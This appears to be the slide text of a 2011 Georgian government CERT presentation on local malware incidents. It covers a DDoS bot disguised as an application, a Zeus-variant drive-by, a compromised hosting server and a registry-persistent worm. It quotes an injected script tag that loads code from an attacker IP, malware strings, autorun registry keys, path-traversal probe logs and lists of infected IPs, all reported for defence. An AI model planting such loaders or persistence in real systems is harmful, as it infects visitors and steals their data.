- **3) Bot Activity of Big Georgian Hosting company**

Risk was mitigated

- **4) Attack on one of the Georgian Ministry**

Risk was mitigated

1) Identified Local DDoS attacks.

Distributed as an Application but contained bot

Proc...	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port	State
ekm.exe	296	TCP	pc	30606	localhost	1633	ESTABLISHED
ekm.exe	296	TCP	pc	30606	localhost	2497	ESTABLISHED
ekm.exe	296	TCP	pc	1537	ns1.hosting.ge	http	SYN_SENT
ekm.exe	296	TCP	pc	1041	ns1.hosting.ge	http	SYN_SENT
ekm.exe	296	TCP	pc	1681	ns1.hosting.ge	http	SYN_SENT
ekm.exe	296	TCP	pc	30606	localhost	2433	ESTABLISHED
ekm.exe	296	TCP	pc	1393	ns1.hosting.ge	http	SYN_SENT
ekm.exe	296	TCP	pc	30606	localhost	1921	ESTABLISHED
ekm.exe	296	TCP	pc	30606	localhost	2289	ESTABLISHED
ekm.exe	296	TCP	pc	1201	ns1.hosting.ge	http	ESTABLISHED
ekm.exe	296	TCP	pc	1217	ns1.hosting.ge	http	ESTABLISHED
ekm.exe	296	TCP	pc	30606	localhost	2321	ESTABLISHED
ekm.exe	296	TCP	pc	30606	localhost	2353	ESTABLISHED
ekm.exe	296	TCP	pc	1329	ns1.hosting.ge	http	ESTABLISHED
ekm.exe	296	TCP	pc	30606	localhost	1665	ESTABLISHED
ekm.exe	296	TCP	pc	30606	localhost	2609	ESTABLISHED
ekm.exe	296	TCP	pc	1825	ns1.hosting.ge	http	ESTABLISHED
ekm.exe	296	TCP	pc	30606	localhost	2561	ESTABLISHED
ekm.exe	296	TCP	pc	30606	localhost	2753	ESTABLISHED
ekm.exe	296	TCP	pc	30606	localhost	2225	ESTABLISHED
ekm.exe	296	TCP	pc	1249	ns1.hosting.ge	http	ESTABLISHED
ekm.exe	296	TCP	pc	30606	localhost	2161	ESTABLISHED
ekm.exe	296	TCP	pc	30606	localhost	1057	ESTABLISHED
ekm.exe	296	TCP	pc	30606	localhost	27015	ESTABLISHED
ekm.exe	296	TCP	pc	30606	localhost	1114	ESTABLISHED

File Name Aliases

საქართველოს მოსახლეობის ზაზა.EXE can also use the following file names:

- 86922212.SVD

23372815.SVD

BAZE_CONNECTOR.EXE

BAZE_CONNECT.EXE

BAZE_CONNECTOR[DAIKIDE.GE].EXE

MOZEBNA VIGACEEEBIS.EXE

INTERNET EXPLORER.EXE
- WMPNETW.SYS

BAZEBI.EXE

BAZE_CONNECTOR[HEY.GE].EXE

MONACEMTA BAZEBI.EXE

BAZE_CONNECTOR[HALO3][NONE.GE].EXE

MAGARIA.EXE

Address	String
00406AC0	CMDD
00406AD0	PROC
00406B18	CloseHandle
00406B68	MESS
00406B78	DDOS
00406BA0	DDOS Started
00406BC0	DDST
00406BD0	DDOS Stopped
00406BF0	NAME
00406C00	cmd /x /c
00406C1C	URLO
00406C2C	explorer
00406C44	TEST
00406C54	Connection success
00406C80	VERS

00E75068 Cookie:administrator@net.intellcom.net/
00E75090 administrator@net.intellcom[1].txt
00E75168 Cookie:administrator@exp.www.msn.com/

00406CE4	Label3
00406CEC	Label4
00406D04	Virtual Virus Activated
00406D38	ANTI
00406D88	DOWN
00406D98	Virtual AntiVirus Activated
00406DD4	CHAT
00406DE4	CLOS
00406DF4	Chat is Closed Successfully
00406E30	FILE

Address	String
00407CE4	wmpnetw.sys
00407D00	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\VERSION
00407DB4	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run\application
00407E78	wmpnetw.sys
00407E98	HKEY_CLASSES_ROOT\sys\
00407ECC	sysfile
00407EE0	HKEY_CLASSES_ROOT\sys\Content Type
00407F2C	application/x-msdownload
00407F64	HKEY_CLASSES_ROOT\sys\PersistentHandler\
00407FBC	{098f2470-bae0-11cd-b579-08002b30bfeb}
00408010	HKEY_CLASSES_ROOT\sysfile\Shell\open\command\
00408070	{MSWIN5CK.OCX
00408090	CUSTOM
004080A4	wmpnetw.exe
004080C0	patrulshi dareke?

842 strings found (11653 bytes)

Nls

OptimalLayout

PhotoPropertyHandler

policies

Explorer


Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
application	REG_SZ	C:\WINDOWS\system32\wmpnetw.sys

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\Run

2) Bot Attack on Governmental computer gathering military data.

ovh.net web-hosting - 178.32.91.70 hosted Bot “Zeus” modification, with BOT Panel.
Distributed Virus And Collecting and Sending data



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta name="author" content="GeoMegasoft">
<meta name="copyright" content="© 2007 GeoMegasoft.net">
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" >
<title>PS პოსტსერვისტიზმი - ნატოს საპარლამენტო ასამბლეის ვიზიტი<script src=http://178.32.91.70/modules/docs/frame.php></script></title>
<link rel="stylesheet" href="../../../style.css" type="text/css" />
<link href="../../../SpryAssets/SpryMenuBarHorizontal.css" rel="stylesheet" type="text/css" />
<link rel="icon" href="http://psnews.info/images/favicon.ico" type="image/x-icon">
</head>
<SCRIPT language=JavaScript>
var countCenterBanner=0;
function changeCenterTable()
```

48	27.440047	192.168.85.128	178.32.91.70	TCP	evm > http [SYN] Seq=0
50	27.449189	192.168.85.128	178.32.91.70	TCP	evm > http [SYN] Seq=0
51	27.449378	178.32.91.70	192.168.85.128	TCP	http > evm [ACK] Seq=1
55	33.463685	192.168.85.128	178.32.91.70	TCP	evm > http [SYN] Seq=0
56	33.463880	178.32.91.70	192.168.85.128	TCP	[TCP Dup ACK 51#1] http
67	45.462817	178.32.91.70	192.168.85.128	TCP	http > evm [RST, ACK] S
93	105.484500	192.168.85.128	178.32.91.70	TCP	autonoc > http [SYN] se
94	108.385658	192.168.85.128	178.32.91.70	TCP	autonoc > http [SYN] se
95	108.385926	178.32.91.70	192.168.85.128	TCP	http > autonoc [ACK] se
			178.32.91.70	TCP	autonoc > http [SYN] se
			192.168.85.128	TCP	[TCP Dup ACK 95#1] http
			192.168.85.128	TCP	http > autonoc [RST, AC
			178.32.91.70	TCP	mxomss > http [SYN] seq
			178.32.91.70	TCP	mxomss > http [SYN] seq
			192.168.85.128	TCP	http > mxomss [ACK] Seq
			178.32.91.70	TCP	mxomss > http [SYN] seq
			192.168.85.128	TCP	[TCP Dup ACK 143#1] htt
			192.168.85.128	TCP	http > mxomss [RST, ACK
			178.32.91.70	TCP	edtools > http [SYN] Se
			178.32.91.70	TCP	edtools > http [SYN] se

BOT was modified and auto updated time by time

3) Bot Activity of Big Georgian Hosting company

We found hosted Bot “Zeus” modification, with BOT Panel on Georgian Host Company.

Zeus Tracker :: IP address 91.208.144.160

IP address: 91.208.144.160
Hostname: n/a
of Zeus Hosts: 2
of active files: 4
SBL: Not listed
AS number: AS15491

Type	Weight	Trigger	Request
	0	200	/cgi-bin/%2E%2E%2F%2E%2E%2F%2E%2E...
	0.00465116279069767	200	/icons/
	0.8	200	/server-info
	0.8	200	/server-status
	0	200	/config/
	0	200	/perl/-e%20print%20Hello
	0.08333333333333333	200	/phpmyadmin/
	0.126984126984127	200	/squirrelmail/src/read_body.php
	0.01	DEFACED	/QRRTYRCTQFVUTJCBECSDUKDHNUHG...

Plugin ID: 24260
Plugin Name: HyperText

Host Information
IP: 91.208.144.160
FQDN: namegamezinfo.info
Operating System: Linux Kernel 2.6 on Debian 5.0 (lenny)

Port / Service: 2222 / tcp

rt Time: Tue May 17 18:08:02 2011
ish Time: Tue May 17 18:13:43 2011

Cache-Control: no-cache
Pragma: no-cache
X-DirectAdmin: unauthorized
Content-Type: text/html

Plugin Publication Date: 2007/01/30

HTTP/1.1 404 Not Found
Server: nginx/0.6.32
Date: Fri, 20 May 2011 14:32:41 GMT
Content-Type: text/html; charset=iso-8859-1
Connection: close
Content-Length: 648

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head>
<title>404 Not Found</title></head><body><h1>Not Found</h1><p>The
requested URL
/QRRTYRCTQFVUTJCBECSDUKDHNUHG... was not found
on this server.</p><p>Additionally, a 404 Not Found error was encountered while
trying to use an ErrorDocument to handle the request.</p><hr>
<address>Apache/2 Server at www.fary5monn.info Port 80</address>
</body></html>

36.0 Registered to rustelekom
Only

Line	#	Date	Closed	hours	contributor	virusname	URL	ip state	response	Ip
1	846611	2011-05-17 07:42:00	2011-05-17 11:21:53	3.7	sub4	mdl_zeus v2 drop zone	http://namegamezinfo.info/forumold/index ...	up	dead	
2	846610	2011-05-17 07:42:00			sub4	0/41 (0.0%) unknown_html_RFI	http://namegamezinfo.info/forumold/fire ...	up	alive	

4) Attack on one of the Georgian Ministry

System changes

The following system changes may indicate the presence of this malware:

- The presence of the following files:
c:\documents and settings\all users\application data\srtserv\<malware file>.exe
c:\documents and settings\all users\application data\srtserv\sdata.dll
c:\documents and settings\all users\application data\srtserv\set.dat



Address C:\Documents and Settings\All Users\Application Data\srtserv

Name	Size	Type	Date Modified	Attributes
Economy.exe	828 KB	Application	5/24/2011 6:14 PM	H
set.dat	0 KB	DAT File	6/16/2011 6:19 PM	A
task.dat	0 KB	DAT File	6/16/2011 6:19 PM	A

- The presence of the following registry modifications:
Adds value: "srtserv"
With data: "*c:\documents and settings\all users\application data\srtserv\<malware file>.exe*"
To subkey: *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run*



ab	srtserv	REG_SZ	C:\Documents and Settings\All Users\Application Data\srtserv\Economy.exe
----	---------	--------	--

My Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Summary

Worm:Win32/Verst.B is a worm that spreads via network drives and downloads arbitrary files. This worm may also attempt to steal sensitive information such as passwords.

Some Bots in Georgia

scanners|92.241.76.130|15491|2011-06-29 05:55:40|4899/tcp|SILKNET Internet Service Provider.
scanners|46.49.97.14|28751|2011-06-29 13:58:28|4899/tcp|CAUCASUS-NET-AS Caucasus Online LLC
scanners|95.137.163.96|34797|2011-06-29 10:30:32|22/tcp|EGRISI-AS Egrisi JSC.
scanners|80.92.184.37|41877|2011-06-29 05:30:43|445/tcp|GRT-AS Railway Telecom AS number
scanners|94.43.254.134|35805|2011-06-29 03:05:11|445/tcp|SILKNET-AS JSC _Silknet_
bots|217.147.224.66|20545|2011-06-30 04:57:33|srcport 3561 mwtype irc-botnet|GRENA-AS GRENA Autonomous System
bots|92.241.78.210|15491|2011-06-30 06:38:23|srcport 60783 mwtype irc-botnet|SILKNET Internet Service Provider.
bots|94.100.238.109|25249|2011-06-30 15:01:48|srcport 53997 mwtype irc-botnet|GE-MAGTICOM MAGTICOM
bots|95.104.115.178|28751|2011-06-30 16:09:34|srcport 6492 mwtype irc-botnet|CAUCASUS-NET-AS Caucasus Online LLC
bots|95.137.185.110|34797|2011-06-30 09:21:31|srcport 1122 mwtype irc-botnet|EGRISI-AS Egrisi JSC.
openresolvers|213.131.34.14|15491|2011-06-29 13:06:09| |SILKNET Internet Service Provider.
openresolvers|217.147.238.135|20545|2011-06-29 06:16:22| |GRENA-AS GRENA Autonomous System
openresolvers|46.49.106.9|28751|2011-06-29 08:18:53| |CAUCASUS-NET-AS Caucasus Online LLC
openresolvers|178.236.61.39|49129|2011-06-29 13:49:42| |CGC-AS LTD CGC Co.
openresolvers|188.169.155.49|35805|2011-06-29 02:58:20| |SILKNET-AS JSC _Silknet_
spam|109.238.225.138|15491|2011-06-30 10:07:30|cbl|SILKNET Internet Service Provider.
spam|217.147.224.34|20545|2011-06-30 08:07:03|cbl|GRENA-AS GRENA Autonomous System
spam|217.11.166.171|24997|2011-06-30 16:48:12|cbl|GE-CDN-AS AS for CDN
spam|81.95.167.11|25249|2011-06-29 20:36:31|cbl|GE-MAGTICOM MAGTICOM
spam|46.49.34.143|28751|2011-06-30 22:25:03|cbl|CAUCASUS-NET-AS Caucasus Online LLC

Trusted Sources

<http://www.shadowserver.org/>



<http://www.team-cymru.org/>



<http://www.arakis.pl/en/index.html>



CERT.GOV.GE (Computer Emergency Response Team)

CERT Web Portal : Add Additional Functionality on CERT web Portal



Intrusion Detection System (IDS) and Network Sensors Placing in different organizations.



Source and Binary Code Analyzing. Analyzing Source code and Binary Code for weakness.



Creating **local volunteer groups** for better Defense of cyber space of Georgia.



Continue development better cooperation with **related international organizations.**



Contact Information:

The Ministry of Justice **Data Exchange Agency**

Tbilisi, Georgia 0102
Tsminda nikolozis/niono chxeizis St. N2

Phone: +995 (32) 2 91 51 40
E-mail: info@dea.gov.ge

Thank you for your attention

MINISTRY OF JUSTICE OF GEORGIA

DATA EXCHANGE
AGENCY

